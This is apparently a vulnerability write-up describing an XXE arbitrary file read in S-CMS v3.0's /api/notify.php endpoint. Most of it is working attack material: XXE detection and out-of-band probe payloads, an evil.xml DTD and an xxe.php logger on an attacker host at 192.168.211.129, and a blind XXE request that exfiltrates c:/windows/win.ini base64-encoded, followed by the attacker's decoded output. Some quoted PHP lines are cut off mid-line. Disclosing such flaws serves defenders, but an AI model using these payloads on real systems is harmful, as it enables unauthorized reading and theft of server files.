
S-CMS v3.0 XXE Arbitrary File Read Vulnerability

Vulnerability environment: php5.3/5.4

The vulnerability is located in /api/notify.php, the key code is as follows:



api ▸ notify.php

```
<?php
require '../conn/conn2.php';
require '../conn/function.php';

$postArr = $GLOBALS['HTTP_RAW_POST_DATA'];
$postObj = simplexml_load_string($postArr);
$appid = $postObj->appid;
$attach = $postObj->attach;
$mch_id = $postObj->mch_id;
$nonce_str = $postObj->nonce_str;
$transaction_id = $postObj->transaction_id;
$O_ids = $attach;
$KEY = $C_wx_key;
$sign = strtoupper(MD5("appid=" . $appid . "&mch_id=" . $mch_id . "&nonce_str=" . $nonce_str . "&transacti
$aa = "<xml><appid>" . $appid . "</appid><mch_id>" . $mch_id . "</mch_id><nonce_str>" . $nonce_str . "</no
$info = GetBody("https://api.mch.weixin.qq.com/pay/orderquery", $aa);
$info = simplexml_load_string($info);
$result_code = $info->result_code;
if ($result_code == "SUCCESS") {
```

The simplexml_load_string function directly interprets the xml passed in POST, and does not prohibit loading entities.

Note:


> simplexml_load_string is the default parsing entity in the old version. In the new version, the entity is no longer parsed by default. You need to specify the third parameter LIBXML_NOENT, such as `simplexml_load_string($xml,'SimpleXMLElement',LIBXML_NOENT)`

XXE entity detection

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE ANY [
<!ENTITY test "this is test">
]>
<root>&test;</root>
```

See if external entities are supported

```
<?xml version="1.0" ?>
<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY sp SYSTEM "http://192.168.211.129:7777">
]>
<r>&sp;</r>
```



```
<?xml version="1.0" ?>
<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY sp SYSTEM "http://192.168.211.129:7777">
]>
<r>&sp;</r>
```

```
html » nc -lvv 7777
GET / HTTP/1.0
Host: 192.168.211.129:7777
```

Create a new evil.xml to be loaded remotely under the attacker server.

```
<!ENTITY % payload "<!ENTITY &#x25; send SYSTEM 'http://192.168.211.129/xxe.php?file=%file;'>"> %payload;
```


Xxe.php is used to record the contents of the read file

```
<?php
file_put_contents("1.log", $_GET['file']."\n",FILE_APPEND) ;
?>
```

Blind XXE arbitrary file reading

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root [
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=c:/windows/win.ini">
<!ENTITY % dtd SYSTEM "http://192.168.211.129/evil.xml">
%dtd;
%send;
]>
<root></root>
```

Send the request, the attacker server will generate a 1.log file, and successfully read the file.



```
html » ls                                                    ~/html
1.log    evil.xml xxe.php

html » cat 1.log | base64 -D                                 ~/html
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
[MCI Extensions.BAK]
3g2=MPEGVideo
3gp=MPEGVideo
3gp2=MPEGVideo
3gpp=MPEGVideo
aac=MPEGVideo
adt=MPEGVideo
adts=MPEGVideo
m2t=MPEGVideo
```